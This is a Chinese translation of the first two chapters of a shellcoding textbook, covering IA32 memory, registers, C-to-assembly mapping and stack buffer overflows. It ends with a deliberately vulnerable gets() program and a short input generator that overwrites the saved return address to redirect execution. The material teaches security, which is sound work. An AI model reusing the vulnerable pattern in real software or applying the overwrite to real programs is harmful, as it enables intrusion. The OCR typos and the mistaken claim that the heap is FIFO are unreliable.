1
在开始之前

在阅读本书之前，我们先介绍一些基础概念，这些概念和大学计算机课程中所要求的阅读材料类似，希望你们早就了熟于心。但因篇幅所限，我们所介绍的内容不可能面面俱到，所以你应该以本章为起点，主动学习相关的知识。

在阅读过程中，如果不太理解某些概念，建议你多读几遍，如果实在弄不明白，可以查阅相关资料，或向他人请教，直到弄明白为止。如果你把本章介绍的每个概念都弄明白了，在后面的学习过程中，会节约很多时间和精力。

www.wiley.com/compbooks/kozior 是本书的有益补充，你可以在它上面找到一些文档、操作指南或其它的好东西，它们会对你的学习有所帮助。在这个站点上，还有本书所有例子的源码。

1.1 基本概念

要想真正掌握本书的内容，你至少应该熟悉计算机语言、操作系统、硬件结构等内容。为什么这么说呢？因为我们知道，要想发现事物的异常情况，最有效的方法就是洞悉事物本身。这个法则同样适用于在计算机上发现和利用漏洞。

除此之外，有必要熟悉安全研究者常用的行话（安全研究者常用的一些定义、术语等），以便更好的理解本书后面的内容。

漏洞（名词）：系统中存在的安全问题，攻击者常利用它们，以不同于程序设计者的意图来操纵系统，影响系统的可用性、提升访问特权、在未经授权的情况下控制系统、以及一些其它的危害。在本书中，漏洞通常也指安全漏洞或安全错误。

Exploit（动词）： 在本书根据上下文译作“破解”或“利用”。利用漏洞，试图以不同于程序设计者的意图操纵目标系统的行为。

破解[1]（名词）：广义上指工具、指令集、或破解漏洞的代码，通常也称为 Proff of Concept（POC）。

0day[2]（名词）：指还没有向公众揭露的漏洞攻击代码，有时也指漏洞本身。

Fuzzer（名词）：从广义上说，它是一种工具或应用程序，主要功能是尝试把所有可能的（或大量的）畸形数据提交给目标系统，以此来检测目标系统中是否存在错误；它使我们在不了解目标系统的时候，也可能发现错误，并在适当的时候利用它们。

[1]译者注：本文中有时也译成破解代码

[2]译者注：0day 另外一层含义是指 Cracker 在最短时间内（不一定是当天）发布软件的破解版本。

1.1.1 内存管理

因为本书描述的大多数漏洞都源自“改写”或“溢出”内存，所以内存管理知识，特别是 Intel 32 位（IA32）结构体系的内存管理知识是学习本书所必须掌握的内容之一，除此之外，你还需要理解操作系统是怎样管理内存的。在本书的第一部分，我们主要介绍 IA32 Linux 的内存管理知识。

程序执行时，程序的各组成部分以有序的方式排列在内存里。为进一步了解程序在内存中的布局，我们先看一下程序加载的过程。首先，系统在内存中为程序创建地址空间，保存程序的指令和其它数据。

指令和数据

现在的计算机不能正确区分指令与数据，所以当我们把数据作为指令提交给处理器时，它也会很高兴的执行这些“指令”，正是因为这个原因，我们才有可能破解目标系统。在后续章节里，我们将介绍当系统设计者要求输入数据时怎样插入指令；也将介绍怎样利用溢出用自己的指令改写程序的指令。当然，我们做这些的目的只有一个：控制目标程序的执行流程。

操作系统在创建地址空间后，把可执行程序加载到新创建的地址空间里。程序（可执行文件）一般包含三种类型的段：.text，.bss，和.data。.text 段在内存中被映射为只读，.data 和.bss 被映射为可写。全局变量一般保存在.bss 和.data 段里。.data 段包含静态初始化的数据，.bss 段包含未初始化的数据，.text 包含程序指令。

加载完成后，系统紧接着就开始为程序初始化“栈”和“堆”。栈是一种“后进先出”（Last In First Out，LIFO）的数据结构，意味着最后入栈的数据，将第一个从栈上移走。栈比较适合保存暂时性的信息，一般用于保存函数调用时的相关数据。在调用函数（过程）后，系统通常会清除栈上保存的局部变量、函数调用信息及其它数据。

栈另外一个重要的特征是它的地址空间“向下减少”，也就是说，栈上保存的数据越多，栈的地址就越小。

堆是另一种保存程序信息的数据结构，更准确的说法是—保存程序的动态变量。堆是“先进先出”（First In first Out，FIFO）的数据结构，允许在“堆”的一端插入数据，从另一端移走数据。堆的地址空间是“向上增加”的，即堆上保存的数据越多，堆的地址就越大，这一点和栈正好相反。如图 1.1.所示。

内存管理是本书的基础，也是重点内容之一。为了学习后续的内容，除了本节介绍的内容外，我建议你多读点相关的资料。比如说，本书第 13 章前半部分介绍的内存管理知识；hhtp://linux-mm.org/介绍的 Linux 内存管理知识等，你可以先抽出时间阅读一遍。牢固掌握内存管理的内容，有助于你更好的掌握使用内存的编程语言—汇编语言。




图 1.1. 内存空间图示

1.1.2 汇编语言

除内存管理外，我们还须掌握汇编语言，尤其是 IA32 上的汇编语言。原因有三：其一是本书中所举的例子大部分都是用 IA32 汇编语言编写的；其二是在寻找漏洞的过程中，我们需要阅读并理解汇编指令；其三是在大多数的漏洞利用过程中，我们需要编写（或修改已存在的）汇编程序。

除 IA32 外，熟知其它的硬件体系结构也很重要（只是破解起来稍微有些难度），因此，我们在书中用了几个章节的篇幅介绍怎样在非 IA32 平台上发现和利用漏洞。我们建议：如果你打算在某种硬件平台上研究安全问题，那么一定要掌握汇编语言（尤其是你选择的硬件结构体系的汇编语言），这将对你有很大的帮助。

如果在此之前，你没有接触过汇编语言，建议你先从数字系统（你应该已经知道 10 进制）、数据大小、数值表示等内容学起，这些内容可以在大学计算机教材里找到。

寄存器

要想发现并利用漏洞，除掌握上述内容外，还要熟悉 IA32 寄存器，以及怎样用汇编指令操作它们。汇编语言是一种低级语言，可以直接控制硬件，因此可以直接用汇编指令访问（读、写）寄存器。

寄存器是一种普通的时序逻辑电路，位于 CPU 之内，从广义上讲是计算机存储器的一部分。考虑到性能的因素，CPU 的设计者通常把寄存器直接与总线相连，因此，合理使用寄存器可以有效提高程序的执行效率。现代计算机系统在调用函数时通常会使用寄存器，一般是用汇编指令来操作寄存器。我们从应用的角度把寄存器分为 4 类：

- 通用寄存器
- 段寄存器
- 控制寄存器
- 其它寄存器

在进行普通的算术运算时，通常会使用“通用”寄存器。对于 IA32 来说，“通用”寄存器包括 EAX，EBX 和 ECX 等寄存器，一般用来保存数据、地址、偏移量、计数和其它数据。

我们要特别注意通用寄存器中的“扩展栈指针”寄存器 ESP（也称为“栈指针”）。ESP 指向栈顶，也就是下一个进行栈操作的地址。为了理解第 2 章介绍的栈溢出，你应该知道当 ESP 保存在栈上时，怎样用汇编指令操纵它。

“段”寄存器是另一个有趣的分类，和 IA32 里其它类型的寄存器不一样，段寄存器是 16 位的（其它的寄存器是 32 位）。段寄存器 CS、DS 和 SS 一般用作段基址寄存器，向后兼容 16 位的应用程序。

“控制”寄存器用来控制处理器的执行流程。对于 IA32 来说，其中最重要的是“扩展指令指针”EIP（也称为“指令指针”），EIP 中保存了下一条将要执行的机器指令的地址。如果你想控制程序的执行流程（本书的核心内容之一），是否可以访问和改变保存在 EIP 中的地址，是整个问题的关键。

“其它”寄存器包括的是不适合前 3 个分类的寄存器，其中值得关注的是“扩展标志”（EFLAGS）寄存器，它由不同的标志位组成，用于保存指令执行后的状态和控制指令执行流程的标志信息。

熟悉寄存器后，你就可以在汇编程序中使用它们了。

1.2 在汇编指令里识别 C++代码结构

C 系列语言（C，C++，C#）是广泛使用的编程语言，相比之下，汇编语言就不那么流行了。对于那些我们用于寻找漏洞的目标—不管是 Windows 还是 Unix 的服务器程序—来说，C 无疑是使用最多的编程语言。因此，是否掌握 C 语言至关重要。

除 C 语言外，还应该熟悉 C 语句对应的汇编指令，以及能熟练的用汇编的形式表示 C 变量、指针、函数、和内存分配等。当你掌握这些技能之后，后面的学习会轻松一些。

我们先看一些常见的 C++代码结构和对应的汇编代码。如果你能很轻松的理解这些例子，表示你可以继续学习本书后面的内容了。

先看一下怎样在 C++里声明一个用于计数的整数。

```
int number;

...more code ...

number++;
```

相应的汇编代码是：

```
number dw 0
... more code...
```

```
mov eax,number
inc eax
mov number,eax
```

在这个例子里，先用 Define Word（DW）指令定义整数 number，接着把它复制到 EAX，并把 EAX 加 1，然后把 EAX 复制到 number。

再来看一个简单的 C++ if 语句。

```
int number;
if (number<0)
{
… more code …
}
```

下面是这个 if 语句对应的汇编代码。

```
number dw 0
move ax, number
or eax, eax
jge label
<no>
label: <yes>
```

在这个例子里，我们用 DW 指令定义 number，然后把 number 的值复制到 EAX，如果 number 大于或等于 0，执行 JGE（大于或等于时跳转）跳到 label。

接下来看一个使用数组的例子。

```
int array[4];

… more code …

array[2] = 9;
```

在这个例子里，我们定义一个有 4 个元素的数组 array，并把其中的一个元素设为 9，相应的汇编代码如下：

```
array dw 0,0,0,0
… more code …
mov ebx,2
mov array[ebx], 9
```

在这个例子里，我们声明一个数组，然后通过 EBX 把 9 复制到数组中。

最后，让我们看一个更复杂的例子，通过这个例子，大家可以了解 C 函数对应的汇编代码表示形式。如果你可以轻松理解这个例子，恭喜！你可以学习下一章了。

```
int triangle (int width, in height) {

int array[5] = { 0,1,2,3,4 };
int area;
area = width * height/2;
return (area);

}
```

下面是这个 C 函数对应的汇编代码（GDB 输出）：

```
0x8048430  <triangle>:         push    %ebp
0x8048431  <triangle + 1>:     mov     %esp, %ebp
0x8048433  <triangle + 3>:     push    %edi
0x8048434  <triangle + 4>:     push    %esi
0x8048435  <triangle + 5>:     sub     $0x30, %esp
0x8048438  <triangle + 8>:     lea     oxffffffd8(%ebp), %edi
0x804843b  <triangle + 11>:    mov     $0x8049508, %esi
0x8048440  <triangle + 16>:    cld
0x8048441  <triangle + 17>:    mov     $0x30, %esp
0x8048446  <triangle + 22>:    repz    movsl   %ds:(%esi), %es:(%edi)
0x8048448  <triangle + 24>:    mov     0x8(%ebp), %eax
0x804844b  <triangle + 27>:    mov     %eax, %edx
0x804844d  <triangle + 29>:    imul    0xc(%ebp), %edx
0x8048451  <triangle + 33>:    mov     %edx, %eax
0x8048453  <triangle + 35>:    sar     $0x1f, %eax
0x8048456  <triangle + 38>:    shr     $0x1f, %eax
0x8048459  <triangle + 41>:    lea     (%eax, %edx,1), %eax
0x804845c  <triangle + 44>:    sar     %eax
0x804845e  <triangle + 46>:    mov     %eax, oxffffffd4(%ebp)
0x8048461  <triangle + 49>:    mov     0xffffffd4(%ebp), %eax
0x8048464  <triangle + 52>:    mov     %eax, %eax
0x8048466  <triangle + 54>:    add     $0x30, %esp
0x8048469  <triangle + 57>:    pop     %esi
0x804846a  <triangle + 58>:    pop     %edi
0x804846b  <triangle + 59>:    pop     %ebp
0x804846c  <triangle + 60>:    ret
```

1.3 结论

为了让你快速进入角色，开始本书的学习，我们介绍了一些必需掌握的基本概念。如果你对 x86 汇编语言及 C++还不甚明了，建议你花些时间学习本章中提到的知识点及相关背景

知识，只有这样，你才能从本书中获取更多的收益。

2
栈溢出

从历史上看，栈溢出一直是最流行，也是最容易理解的安全问题之一。迄今为止，即使没有上百篇，至少也有几十篇文章讨论过流行的栈溢出技术，其中比较知名的可能是写于1996 年的“Smashing the Stack for Fun and Profit。” Aleph One 在这篇文章中第一次简洁明了的阐述了缓冲区溢出的原理，以及怎样利用它们。建议你读一下发表在 Phrack 杂志上的原文，在 www.wiley.com/compbooks/koziol 也可以找到这篇文章。

虽然 Aleph One 写了“Smashing the Stack for Fun and Profit”，但栈溢出并不是他发现的，在这篇文章发表的十年前或更长一段时间前，栈溢出及其利用方法已经四处流传了。从理论上讲，栈溢出是伴随 C 语言的出现而出现的，也是最公开的漏洞之一，但遗憾的是，在如今流行的软件中，仍然可以看到栈溢出的身影。不信？翻开你的安全新闻列表，应该还可以看到和本章描述类似的栈溢出漏洞。

2.1 缓冲区

要讨论栈溢出，不得不说“缓冲区”。“缓冲区”是一组有限、连续的内存区域。在 C 语言里，最常见的缓冲区是数组。在本节，我将介绍和数组有关的内容。

因为最初在设计 C 和 C++语言的时候，没有考虑检查缓冲区的边界，所以使栈溢出成为可能。换句话说，C 语言系列没有内置检查机制来确保复制到缓冲区的数据不得大于缓冲区的大小。

因此，如果程序员没有检查复制到缓冲区的输入数据，而当这个数据足够大时，将会溢出缓冲区的范围，从而改写其它的内存区域。在后续章节中你会看到，一旦输入的数据超出缓冲区的范围，什么事情都有可能发生。我们先看一个例子，这个例子说明在默认情况下 C 对缓冲区没有进行边界检查。（记住，在 Shellcoder's Handbook Web 站点（www.wiley.com/compbooks/koziol）上，你可以找到这段代码以及其它的代码段和程序。）

```
int main () {

   int array[5] = {1, 2, 3, 4, 5};

   printf("%d\n" ,array[5];
}
```

我们在这个例子里定义了一个有 5 个元素的数组 array。因为是演示，我们故意犯了一

个 C 编程菜鸟易犯的错误：忘了包含 5 个元素的数组应该以元素 0 array[0]开始，以元素 4 array[4]结束。所以，当我们用 array[5]读第 5 个元素的时候，实际上超出了数组的范围，延伸到“第六个”元素了。编译器在编译时没有检查到这个错误，但我们运行时，会得到奇怪的结果。

```
[root@localhost /]# gcc buffer.c
[root@localhost /]# ./a.out
-1073743044
[root@localhost /]#
```

这个例子显示，当 C 没有提供内置保护时，越过缓冲区的范围读取其它数据是非常容易的；但是，当输入的数据超出缓冲区的范围时（这是非常有可能的），会发生什么？我们设法把数据写到缓冲区范围之外，看看会发生什么。

```
int main () {

   int array[5];
   int i;

   for (i = 0; i <= 255; ++i){
          array[i] = 10;
   }
}
```

这次，编译器仍没有给我们任何警告或错误。但是当我们执行时，进程却崩溃了。

```
[root@localhost /]# gcc buffer2.c
[root@localhost /]# ./a.out
Segmentation fault (core dumped)
[root@localhost /]#
```

凭以往的经验，我们可以推测程序员在编写代码的过程中，如果没有正确使用缓冲区，在编译后运行这个程序时，程序通常会崩溃或没有实现预期的功能。在这个时候，程序员通常会重新编辑代码，找到出错的地方，并修复错误。

但是，请等一下—如果程序是把用户输入的数据复制到缓冲区；或者，如果是预期从其它的程序（例如 TCP/IP network-aware 客户端）接收输入数据，而这些数据却被人为的模拟，会发生什么呢？

程序员在编写代码时，如果把用户输入的数据复制到缓冲区，那么很有可能会出现这种情形：用户故意提交超出缓冲区范围的数据。而这种情形可能会导致不同的结果，包括程序崩溃或强制程序执行用户提交的指令等。我们非常关注这些异常的情况，但在获得程序执行流程的控制权之前，我们需要先从内存管理的角度，了解怎样溢出栈上的缓冲区。

2.2 栈

象第 1 章讨论的那样，栈是一个 LILO 数据结构，有点象自助餐厅里摆放的一叠盘子，最后放上去的会被第一个拿走。栈的边界由扩展栈指针（ESP）寄存器来定义，它指向栈顶。PUSH 和 POP 是两条专用的栈指令，它们通过 ESP 对栈进行操作。在许多硬件体系结构里（如上一章提到的 IA32），ESP 指向最后使用的栈地址。在其它的硬件体系结构里，它可能指向第一个空闲的地址。

PUSH 把数据压入栈，POP 把数据弹出栈。这两条指令都经过特别优化，有很高的执行效率。让我们观察执行 PUSH 后，栈是如何变化。

```
PUSH 1
PUSH ADDR VAR
```

第一条指令把 1 压入栈，第二条指令把变量 VAR 的地址压入栈。两条指令执行后，栈的布局如图 2.1.显示。

这时，ESP 指向栈项，地址是 643410h。数据以指令执行的顺序压入栈，因此首先压入的是 1，然后压入的是变量 VAR 的地址。当一条 PUSH 执行后，ESP 里保存的地址将减去 4。

把数据保存在栈上，是为了再次使用它（不然保存它干什么？）—这要通过 POP 来完成。继续上面的例子，从栈上取回我们的数据。

```
POP EAX
POP EBX
```

首先，用 POP 把栈项的值（ESP 正指向那里）复制到 EAX，接下来再次执行 POP，但这次是把数据复制到 EBX。栈现在的布局如图 2.2 所示。

你可能知道，POP 只改变 ESP 的值—不改写或删除栈上的数据。相反，它只是把栈上的数据复制到操作对象里。在这个例子里，它首先把变量 VAR 的地址复制到 EAX，接着把 1 复制到 EBX。




图 2.1. 把数据压入栈




图 2.2. 从栈弹出数据

另一个与栈相关的寄存器是 EBP。EBP 保存栈底指针，通常以它为基址来计算其它的地址，我们把它称为“帧指针”，有时也称为“基址指针”。尽管可以把 EBP 当作通用寄存器来使用，但在历史上，EBP 总是与栈操作相关。下面的指令把 EBP 作为索引：

```
MOV EAX, [EBP+10h]
```

这条指令把从栈底向下偏移（记住，栈向下增长）16 字节处的 dword 数据复制到 EAX。

2.2.1 函数与栈

使用栈的主要目的是为了更有效的调用函数。从底层看，函数将改变程序的执行流程，因此，一条指令（或一组指令）可以（相对程序的其它部分）单独执行。更重要的是，函数执行结束后，将把控制权交还给它的调用者。通过使用栈，函数的整个调用过程更有效率。

我们先看一个简单的例子，重点观察函数怎样使用栈。

```
void function(int a, int b){
    int array[5];
}

main()
{
 function(1,2);

 printf("This is where the return address points");
}
```

在这个例子里，系统会首先执行 main 里的指令，碰到函数调用时，系统中断正常的执行流程，进行函数调用前的处理，然后执行 function 里的指令。调用函数的整个过程是：首先把 function 的参数 a 和 b 压入栈，参数压入栈后，系统接着把函数的返回地址（或 RET，RET 里保存的是调用函数时的指令指针 EIP）压入栈（在这个例子里，printf（”This is where the return address points”）的地址被压入栈），然后调用函数。函数执行结束后，程序将从 RET 保存的地址继续执行，因此，程序的其余部分得以执行。

系统在执行 function 的实际指令之前会首先执行 prolog。prolog 是系统为了更好的执行函数所做的准备工作，它的处理流程大致如下：把一些数值压入栈，接着把 EBP 的当前值

压入栈（为了使函数可以引用栈上的数据，必须改变 EBP 的值；而函数执行结束后，为了计算 main 里的地址，我们又要用到原先的 EBP 的值，所以在改变 EBP 之前，必须先保存好它的数据，以便以后恢复。）。一旦 EBP 的值被压入栈，prolog 就把当前栈指针 ESP 复制到 EBP，以便在调用函数的过程中，方便地引用栈地址。

接着，prolog 计算 function 的局部变量所需要的地址空间和栈上的保留空间，然后从 ESP 减去变量的大小，为程序保留必要的空间。最后，prolog 把 function 的局部变量（在这里是 array）压入栈。如图 2.3.所示。




图 2.3. 调用函数后的栈布局

通过这个例子，你应该对函数调用怎样使用栈有了更深入的理解。接下来，我们将从汇编的角度学习这个例子。

用下面命令编译这个 C 函数：

[root@localhost /]# gcc –mpreferred-stack-boundary=2 –ggdb function.c –o function

因为我们想让编译后的程序支持 gdb[1]调试，因此，在编译时使用了-ggdb 选项（译者注：不建议使用-ggdb，而应使用-g）。我们还应该使用优先栈边界选项，因为它将使栈以 dword 为单位递增（或递减），否则，GCC 将对栈进行优化，而使事情变得更复杂。用 GDB 加载编译后的程序。

[root@localhost /] # gdb function

GNU gdb 5.2.1

Copyright 2002 Free Software Foundation, Inc.

GDB is free softeare, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions.

Type "show copying" to see the conditions.

There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-;inux"…

(gdb)

[1] gdb 是 GNU 项目里的调试器，在 www.gnu.org/manual/gdb-4.17/gdb.html 可以找到最多相关信息。

先来看看程序怎样调用函数 function。反汇编 main：

```
(gdb) disas main
Dump of assembler code for function main:
0x8048438  <main>:        push   %ebp
0x8048439  <main + 1>:    move   %esp, %ebp
0x804843b  <main + 3>:    sub    $0x8, %esp
0x804843e  <main + 6>:    sub    $0x8, %esp
0x8048441  <main + 9>:    push   $0x2
0x8048443  <main + 11>:   push   $0x1
0x8048445  <main + 13>:   call   0x8048430 <function>
0x804844a  <main + 18>:   add    $0x10, %esp
0x804844d  <main + 21>:   leave
0x804844e  <main + 22>:   ret
End of assembler dump.
```

在<main+9>和<main+11>行，参数（0x1 和 0x2）被先后压入栈。在<main+13>，call 把 RET（EIP）压入栈（虽然指令没有明显的显示出来）。接着，call 把执行控制权交给 0x8048430 的 function 函数。现在反汇编 function 函数，观察当控制权转到这之后，发生了什么。

```
(gdb) disas function[2]
Dump of assembler code for function function:
0x8048430  <function>:    push   %ebp
0x8048431  <function + 1>:    move   %esp, %ebp
0x8048433  <function + 3>:    sub    $0x8, %esp
0x8048436  <function + 6>:    leave
0x8048437  <function + 9>:    ret
End of assembler dump.
```

在这个例子里，function 的功能仅仅是初始化 array，并没有做其它的事情，所以对应的汇编指令比较简单，其中的大部分指令是函数的 prolog 以及将控制权交还给 main 的代码。在这里，prolog 首先把当前帧指针 EBP 压入栈；在<function+1>处，prolog 把当前的栈指针复制到 EBP。最后，在<function+3>处，prolog 在栈上为局部变量 array 留出足够的空间。在这个例子里，array 是 5 个字节，但栈在分配内存时，因为要以 dword（4 字节）为单位，因此，prolog 在栈上为局部变量保留了 8 个字节的空间。

2.3 栈上的缓冲区溢出

现在，你应该熟知系统在调用函数时会执行哪些操作，以及这些操作会对栈产生哪些影响。在本节，我们将看到当过多的数据塞入缓冲区后，缓冲区上将会发生的变故。在你了解

[2]译注：原文为 main，可能是印刷错误。

发生这些变故的原因后，我们就可以学习那些令人兴奋的内容—利用缓冲区溢出，并获得程序的执行控制权。

先来看一个例子，在这个例子里，函数把用户的输入读入缓冲区，然后输出到 stdout。

```
void return_input (void){
        char array[30];

        gets (array);
        printf("%s\n", array);

}

main() {
        return_input();

        return 0;

}
```

这个函数没有限制用户可以提交多少数据。我们先用优先栈边界选项编译程序，然后运行程序并输入一些数据，观察程序的运行情况。在第一次运行时，我们输入 10 个 A。

```
[root@localhost /]# ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

函数直接输出我们输入的数据，一切正常。让我们试着输入 40 个 A，这将超出缓冲区的长度并覆盖栈上的其它数据。

```
[root@localhost /]# ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@localhost /]#
```

像我们预计的那样，出现了 segfault 错误。但是为什么会这样呢？栈上究竟发生了什么？array 溢出后，栈的变化情况如图 2.4.所示。




图 2.4. 溢出数组导致改写栈上其它的数据

这次试着输入 32 个 A。我们通过 GDB，可以观察到输入的 A 改写了保存在栈上的 EBP，现在 EBP 的值是十六进制的 dword A；更关键的是保存在栈上的 RET 也被改写了。因此，当函数执行结束后，系统读入 RET 的值（现在是 0x41414141，十六进制等于 AAAA），并把执行流程重定向到 RET。因为 0x41414141 不是有效的内存地址，或者它位于受保护的地址空间里，所以这个进程将终止并产生 segfault。等一下！不要想当然的认为我说的都是正确的，你应该动手查看 core 文件，观察发生 segfault 时，寄存器里保存的是什么。

```
[root@localhost /] # gdb overflow core
…
(gdb) info registers
…
eax         0x29
ecx         0x1000
edx         0x0
ebx         0x401509e4
esp         0xbffffab8
ebp         0x41414141
esi         0x40016b64
edi         0xbffffb2c
eip         ox41414141
…
```

为了节省空间，我们把输出做了适当的修改，但在试验时，你看到的输出应该与这些内容相似：EBP 和 EIP 的内容都是 0x41414141！这意味着我们输入的 A 超出缓冲区的范围，覆盖了 EBP 和 RET 的内容。

2.3.1 控制 EIP

现在，我们输入的数据成功的溢出了缓冲区，并改写了 EBP 和 RET 的内容；因此，当函数返回时，我们输入的部分数据被加载到 EIP。当然，在绝大多数情况下，进程会崩溃；然而，如果这个程序十分重要，而且它崩溃后会产生较大影响，那我们就可以利用溢出进行拒绝服务攻击。当然，在这里这个程序并不重要，因此我们应继续努力，直到控制程序的执行流程，或控制加载到 EIP 的数据。

继续前面的例子，但这次我们用精心选择的地址代替 A，当溢出发生时，我们的地址将会写入缓冲区、EBP 和 RET。当函数返回时，系统将从栈上取出 RET 的值[3]并放入 EIP，这个地址指向的指令将被执行。这个过程描述了我们怎样控制程序的执行流程。

为了控制程序的执行流程，首先要确定使用什么地址。在这里，我们选用调用 return_input 的地址代替返回 main 的地址。因此，我们启动 gdb 寻找调用 return_input 的地址。

```
[root@localhost /] # gdb overflow
….
(gdb) disas main
Dump of assembler code for function main:
0x80484b8    <main>:        push      %ebp
0x80484b9    <main + 1>:    mov       %esp, %ebp
0x80484bb    <main + 3>:    call      0x8048490 <return_input>
0x80484c0    <main + 8>:    mov       $0x0, %eax
0x80484c5    <main + 13>:       pop       %ebp
0x80484c6    <main + 22>:       ret
End if assembler dump.
```

看！我们梦寐以求的地址是 0x80484bb。

注解：不要指望你系统上的显示和这一模一样—仔细找出你系统上的 return_input 地址。

因为 0x80484bb 没有对应的 ASCII 字符，因此，我们需要通过程序把地址转换为字符输入。在这个例子里，我们用程序的输出代替我们的输入来填充缓冲区。注意，在动手编写程序之前，需要先确定生成的输出的大小，它应该等于缓冲区的大小再加上 8 个字节；记住，加 8 个字节是为了改写缓冲区之外的 EBP 和 EIP。用 GDB 查看 return_input 的 prolog，你可以看到系统在栈上为 array 保留了多大的空间。在这个例子里是如下的指令：

```
0x8048493    <return_input+3>:  sub  $0x20, %esp
```

十六进制的 0x20 等于十进制的 32，再加上 8 就是 40。确定要生成的输出的大小之后，我们就可以开始写 address-to-character 程序了。

```
main(){
```

[3]译注：这时，EIP 里保存的应该是我们选择的地址。

```
int i=0;
char stuffing[44];

for (i=0; i<=40; i+=4)
*(long *) &stuffing[i] = 0x80484bb;
puts(stuffing);
}
```

让我们利用管道符把 address_to_char 的输出作为 overflow 的输入。我们的例子应该像前面那样，等待用户输入，然后输出被输入的内容；这里的输入应该是 address_to_char 程序的输出加上你的输入。至此，我们成功的改写了 RET，当函数调用完成后，程序将跳到 0x80484bb（因为我们的输入覆盖了 RET，当函数完成后，RET 将被复制到 EIP）处继续执行，等待用户的再次输入。

```
[root@localhost /] # (./address_to_char;cat) | ./overflow
input
p22
input
input
```

祝贺，你成功的破解了你的第一个漏洞！

2.4 利用漏洞获得 Root 特权

